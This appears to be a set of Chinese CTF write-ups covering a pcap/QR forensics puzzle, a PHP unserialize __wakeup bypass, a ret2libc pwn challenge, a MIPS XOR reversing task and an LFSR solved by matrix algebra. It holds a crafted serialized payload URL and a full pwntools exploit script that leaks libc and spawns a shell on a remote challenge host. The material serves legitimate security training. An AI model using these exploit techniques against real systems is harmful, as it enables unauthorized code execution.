

8.23 Blue-Whale 每日一题WP


互相伤害!!!

使用工具:

wireshark
binwalk
QR-Research & 在线扫描工具
AES在线解密


进入环境，打开附件没有后缀的文件，用记事本打开

在这里插入图片描述



看到wireshark，更改后缀为pcapng，

wireshark打开，查看协议分级，都是tcp协议，筛选，tcp contains ctf，追踪流



内部含有很多jpg文件，拉到kali中，binwalk，foremost分离文件，但是分离出来的图片，zip文件均遭到损坏，


在这里插入图片描述

直接在wireshark，导出http对象，将这些图片导出。


> huxiang > jpg




00000003.jpg




00000248.jpg




00000477.jpg



00000513.jpg



00000695.jpg



00000965.jpg



00000981.jpg



00001235.jpg

在里面发现一张带有二维码的图片，QR工具扫描不出结果，利用在线工具扫描得到：



huxiangshanhai



- Per



seclover.php%3
ffile=0f17a5945
24a3488c7f8a6
91b7f9a800.jpg



seclover.php%3
ffile=1c901bb3
8602805a3f299f
b1ec0ce1e7.jpg



seclover.php%3
ffile=1f110a79a
69aff5f42025a8
453e79892.jpg




seclover.php%3
ffile=3c04de52
853c27a30692b
64300260da1....



seclover.php%3
ffile=4e6ad17d



seclover.php%3
ffile=4fb1fea28f




U2FsdGVkX1+VpmdLwwhbyNU80MDIK+8t61sewce2qCVztitDMKpQ4fUI5nsAZOI7
bE9uL8IW/KLfbs33aC1XXw==

- 1
- 2

试试base64解密，没有结果。细看二维码那张图片，猜测此处需要AES解密：
在这里插入图片描述

但是需要密码，图片上提示了CTF



得到：

668b13e0b0fc0944daf4c223b9831e49

查看该张图片，binwalk，得到zip文件，发现需要密码。

密码应该就是前面得到的那一串数字，

得到一张两个二维码夹心图片，外围的二维码没用，里面的二维码才有flag

flag{97d1-0867-2dc1-8926-144c-bc8a-4d4a-3758}

Web_php_unserialize

1.进行代码审计,发现为反序列, 如果一个类定义了**wakeup()**和**destruct()**, 则该类的实例被反序列化时, 会自动调用**wakeup()**, **生命周期结束时, 则调用destruct()**。

2.在 PHP5 < 5.6.25, PHP7 < 7.0.10 的版本存在wakeup的漏洞。当反序列化中object的个数和之前的个数不等时, wakeup就会被绕过。

3.构造exp `http://192.168.100.161:62288/index.php?`

`var=TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmIsZSI7czo4OiJmbDRnLnBocCI7fQ==`,可得到flag。

ps: 没了解过反序列化和这个绕过wakeup的漏洞的bro估计真的做不出来

level3

分析

checksec一下, 发现是一个32位并且开启了NX。

在这里插入图片描述

拖入ida中, main函数开始分析。

在这里插入图片描述

这里有个函数, 进去看一下是什么, 在根据运行的进行看。

运行的时候, 运行的第一句话是Input: , 之后随意输入一些数据, 显示的是Hello, World!

在这里插入图片描述

那么返回到汇编进行查看, 也基本可以看懂, 从main函数开始, 跳转到了vulnerable_function函数里面, 之后输出第一个Input: 下面有一个buf, 可以看看能不能从buf入手。

获得到了buf的栈空间是0x88, 之后为了覆盖返回地址, 所以要+0x04。

在这里插入图片描述在这里插入图片描述

之后查看字符串, 发现没有给system和/bin/sh, 但是给了一个libc.so.6, 附件中也给了一个

libc_32.so.6那么大概知道了, 这个考点是libc泄露, 那么两个库定下来了, 一个是LibcSearcher和pwn库, 利用ROP来查看一下位置, 我发现一个问题, 我用LibcSearcher没发现我的版本, 那么我就用最开始的那种写法, 但是LibcSearcher的写法我都注释上了。

```
from pwn import *
from LibcSearcher import *
#加载
#p = process('./level3')
p = remote('111.200.241.244', 52250)
context(os = 'linux', arch = 'i386', log_level = 'debug')
#gdb.attach(p)
elf = ELF('level3')
lib = ELF('libc_32.so.6')
#got plt
write_a = elf.sym['write']
main_a = elf.sym['main']
got_write = elf.got['write']
plt_write = elf.plt['write']
libc_write = lib.sym['write']
lib_sys = lib.sym['system']
lib_bin = 0x0015902b
#第一次
payload_a = b'a'*(0x88+0x04) + p32(write_a) + p32(main_a) + p32(1) +
p32(got_write) + p32(4)
#print('payload_a:' + payload_a)
```

```

p.recvline()
p.sendline(payload_a)
write_got=u32(p.recv()[:4])

#在第一次中获得
#libc = LibcSearcher('write',write_got)
#libc_b = write_got - libc.dump('write')
#system_a = libc_b+ libc.dump('system')
#binsh_a = libc_b + libc.dump('str_bin_sh')
libc = write_got - libc_write
sys_a = libc + lib_sys
_bin_sh = libc + lib_bin
#第二次
payload_b = b'a'*(0x88+0x04) + p32(sys_a) + p32(1) + p32(_bin_sh)
p.recvline()
p.sendline(payload_b)
p.interactive()

```

re-for-50-plz-50

解题

还是先查壳，是32位的，无壳的软件，那么就进入下一步拖入ida中，发现竟然无法反编译，但是有main函数。

在这里插入图片描述

在这里插入图片描述

文件格式是MIPS，这道题用的是MISP的指令集，所以我们需要大概看一眼指令集转自csdn努力的浩浩的https://blog.csdn.net/qg_37036915/article/details/97566263，我们继续往下看，主要的位置，实在这个地方。

在这里插入图片描述

最主要的两条

```

addiu    $v1, $v0, (meow - 0x4A0000) # "cbtcqLUBChERV[[Nh@_X^D]X_YPV[CJ"
xori     $v0, 0x37

```

```

#include<stdio.h>
#include<string.h>
#include<stdlib.h>
#include<stdint.h>
char v0[36]="cbtcqLUBChERV [[Nh@_X ^ D]X_YPV[CJ";
int xor_a = 0x37;
char flag[36] = { 0 };
int main() {
    for (int i = 0; i < 36; i++) {
        flag[i] = v0[i] ^ xor_a;
        printf("%c", flag[i]);
    }
    return 0;
}

```

简单的LFSR

分析一下题目逻辑。初识化数组 `initState` , 即为 `LFSRQ` (线性反馈移位寄存器)的初始状态, `mask` 是flag转二进制之后的数组。

最主要的操作就是进行256轮LFSR计算

- `lfsr` 函数逻辑不算复杂, 输入两个长度为128数组 `state, mask` , 输出 `output` 值为 $out = \sum state_i \times mask_i$
- 注意到每轮 `state` 数组取值会向右移动一个位置, 同时 `initState` 长度会增长1, 即数组尾部追加了 `output` 值

关键的关系式 $out = \sum state_i \times mask_i$

可改写为矩阵乘法形式 $out = State \times Mask$

State是 1×128 向量, Mask是 128×1 向量

256轮循环最终输出 `initState` 数组后256个元素, 命名为 `outputState` , 其中 $outputState_{0...127} \times Mask = outputState_{128}$

$outputState_{1...128} \times Mask = outputState_{129}$

...

$outputState_{127...254} \times Mask = outputState_{255}$

最终exp:

```
#sage
```

outputState = [31, 66, 128, 222, 385, 664, 1143, 2000, 3458, 6003, 10379, 17942, 31047, 53687, 92924, 160797, 278304, 481638, 833479, 1442422, 2496163, 4319845, 7475835, 12937561, 22389578, 38746915, 67054735, 116043520, 200822710, 347539886, 601445745, 1040850538, 1801275628, 3117252874, 5394657302, 9335889442, 16156509611, 27960142496, 48387281659, 83738092531, 144915522009, 250787996657, 434008851435, 751087316130, 1299817167363, 2249438425629, 3892834588915, 6736864173067, 11658686709797, 20176297502410, 34916709837729, 60426182042628, 104572380769600, 180970937597032, 313184800936842, 541991553121913, 937960088661442, 1623215570164618, 2809105439634215, 4861383488449105, 8413016146818879, 14559402864389777, 25196220721365800, 43604091771673155, 75460397027739861, 130590302153314191, 225997048627046433, 391106116962451401, 676840674047358730, 1171327366605398299, 2027076463289970382, 3508019282374090135, 6070910253447116278, 10506199749411485204, 18181825882182859769, 31465115864423937634, 54452920337985370536, 94235169707018163674, 163081560265112209496, 282225790871820528073, 488414489680745790033, 845240659945376349091, 1462757121910708796880, 2531419155626961478438, 4380824981460105751921, 7581370898424646092677, 13120173698498971899800, 22705518590912550882405, 39293730885686099313323, 68000969928723717268434, 117681162033195064953557, 203656740661184789826464, 352444412513853856490154, 609933476834387348179796, 1055539066458205919344242, 1826695472762162772755920, 3161243819621244340994611, 5470787351316040252901913, 9467638673598260118507327, 16384512191330329194463349, 28354719587732695891973236, 49070128760035595469947547, 84919814815174884654495265, 146960587438213290271803310, 254327147405947343219170013, 440133637427387650641676733, 761686751771954639615932308, 1318160346062225166536927204, 2281182774793880566386854202, 3947770745464875128215489476, 6831935621711193478803584270, 11823215517979626989252654459, 20461027873324936552011726278, 35409458704049766870463574070, 61278923692217093991616774374, 106048118957748860598268928024, 183524821535095103500935105397, 317604503036094959823791626415, 549640204006492782256703506357, 951196695803666227643791343005, 1646122586216645151673646795131, 2848747878127492747395146497119, 4929987925010971381846789176787, 8531741656523753626888968333475, 14764866932914585711739993009471, 25551792860485990447357753377411, 44219438031623458174827090101591, 76525303351860239321171606062486, 132433208420836012247860425341878, 229186346534231007543300455047052, 396625454174562824696341867974807, 686392332170111774628387415187708, 1187857281228776953526538661167132, 2055682813511567389589959681437591, 3557524878237416677051445431119245, 6156583679200434562674367324375645, 10654464521349051207718915685250792, 18438410026033851006551039004948926, 31909155416202798852780253976608864, 55221366589513932226781115179478434, 95565027912492621164419094117570641, 165382987128929746587819720020389833, 286208595645816231325692474821432127, 495307054513959920117280296979778603, 857168799202977606481906830566592959, 1483399728776458203402121501599814357, 2567142851419860475561591348189292465, 4442647717774532025797522076302827645, 7688360128977964468508623330874749520, 13305327189541069887965447505836108943, 23025941637865784521234444191415083701, 39848248807227476288131461546822173104, 68960607908058729168472941626927516912, 119341892941264496254850267375680858596, 206530769418287872448439164819365157712, 357418151038572249261836365381689027787, 618540932431735991718001801386896334770, 1070434962471260463170389697079661487176, 1852474022011964581139009223827365513544, 3205855677870125101423860144920010424249, 5547991769498476629256700835469967207037, 9601247144996961660705018593534913225922,

16615732425220501988109900409620796156745,
28754864847988594478375696246052761203187,
49762612400465240380187427652132912229336,
86118213596547492163397334421181607606370,
149034513167786192667574788821667110253623,
257916243121530494722068502259305736264048,
446344856986474817826595353109273441918350,
772435768089263602359077702861161388353409,
1336762385595787378549468975393213339116484,
2313375104267880490155624917599100889633507,
4003482167596451918353914186255524345816532,
6928348730257112541629154203810355027525535,
11990066177033590775605142065871666200189459,
20749776393589512464840020374644649655647874,
35909161302935015278730531942138798319507636,
62143699335409560081369603141161471393159562,
107544682943462043814216772302622710407400704,
186114746194704481727730115452186541297539854,
322086576510057527551600558671512063007190557,
557396793585831655018738502556644467159583633,
964620099559052960425720416252526682882655111,
1669352868873354804885622348664567494237803783,
2888949755545809136243688064556192446919868175,
4999560515746991945989073252770067125902428535,
8652142635098861248148452777057412533362877977,
14973230535426489152060521332311783517581989420,
25912382876992006096351135796067625851883928825,
44843468133024591960270046213401958144446811548,
77605237763877474989955856305494246316739147127,
134302122006319171731632762048131880552676359659,
232420652202367984596938247872208285088912788686,
402222680946414142984184322215356821073359953948,
696078784456971603910909918744734815016448573082,
1204620468022900362280402553035290601874308600586,
2084692860035604927076197374205039877760447754956,
3607729103106034863624554004184342562208475089341,
6243466138784576918107250594832177417637788944304,
10804821623826866941723224844111388709787418308073,
18698615116609470739339911758664365362637188157227,
32359461308280335893458609544003265039362932173740,
56000657248244594858300036379967633467510318826268,
96913653239119041752111865895809664169241405330164,
167716892009274048794745102986623447430717183044189,
290247606246426020117292750048691625438809474898504,
502296888062545512718475829352732508523042936581530,
869265269816240261877029457458234318249621243667628,
1504333646627354107869007496936781479204707239575364,
2603370684363759081777877568090078592049534352669947,
4505342904082185194291963661562434728467247085801567,
7796859204598587173314308958000104480418858953375158,
13493093589225451977147040588861591346827624626553088,
23350886533928418622148518003626067086836308029229306,
40410592153292809121198774051487713973447271440824879,
69933788415571610361075397290260005189363125951186151,
121026060286409890014591649872661507384922097295622585,
209445356819655999941471437498154462693217873859873519,
362462079567824464738504374835340908769751488853277318,
627269857492024846036766185061792395514128412691597750,

1085541071185182881358902065797900004206275433304525877,
1878616361292087979017649753948129817575491489985996469,
3251097104102362704835900720328806405351210311448488910,
5626285705844227224482132571164442587287950705132698177,
9736741115435595736854097976874400909429981720207988487,
16850215667245180941552990697851306753178430167486844006,
29160657006948951882262364132481449161390275730087294685,
50464868454466647556267645846637274956572498586114427735,
87333524327649631040132103644841977096784627243509857937,
151137706390139040826448707126591974417399010694640174718,
261555988593488478677610370284679511774525269175612894617,
452643730033345117036459086235348615186246366652477694168,
783336475835524143955537154153262203019092265959952337070,
1355626939379487620769121922144227585175531097052439217983,
2346021735820790423533561047507688175516954900918138334291,
4059979796110323903393797058491537625611005518946149411026,
7026122432346967683382009847205881024752630926437218981740,
12159271452933065576710291263470354882115951853620136774055,
21042599768180623908382939506716338579508214228553692875423,
36415915765826987773364669427220163018133640081486671468436,
63020678797925209300085103082659626905494796721119527734083,
109062366622625198169859916735972641477602693706580750774247,
188741220186912829686057249397861922209555075583934877024777,
326631901551406455092777938653826814900794821912935940782874,
565262845103114204256414747869081614169923740442179762058936,
978232936025018959853100287323851115023773163216042197843195,
1692910980111501346802672231436092377546116455476214539222026,
2929718966760270262844895994547637314231078419236801672684198,
5070114923366815738216357619638190602226980891746062079428250,
8774242726964718704518978915749604855301897112378619823447909,
15184534590503864395968205111669668293209355696392197598100449,
26278061583779512058870924747917968681797893736357134971437061,
45476304623307832769415233578427592641287934525440233150419102,
78700412341998941621862709864667467345902574612843786168968091,
136197409928206718914848388530217366761295027423898231594892758,
235700600786468895717413188934153824796333855958950958366797470]

```
ooi = []
oi = []
for i in range(128):
    ooi += outputState[i:i+128]
    oi += [outputState[i+128]]

oo = matrix(ZZ, 128, 128, ooi)
O = matrix(ZZ, 128, 1, oi)

Mask = oo.solve_right(O)
M=Mask.str().replace('\n', '').replace('[', '').replace(']', '')
```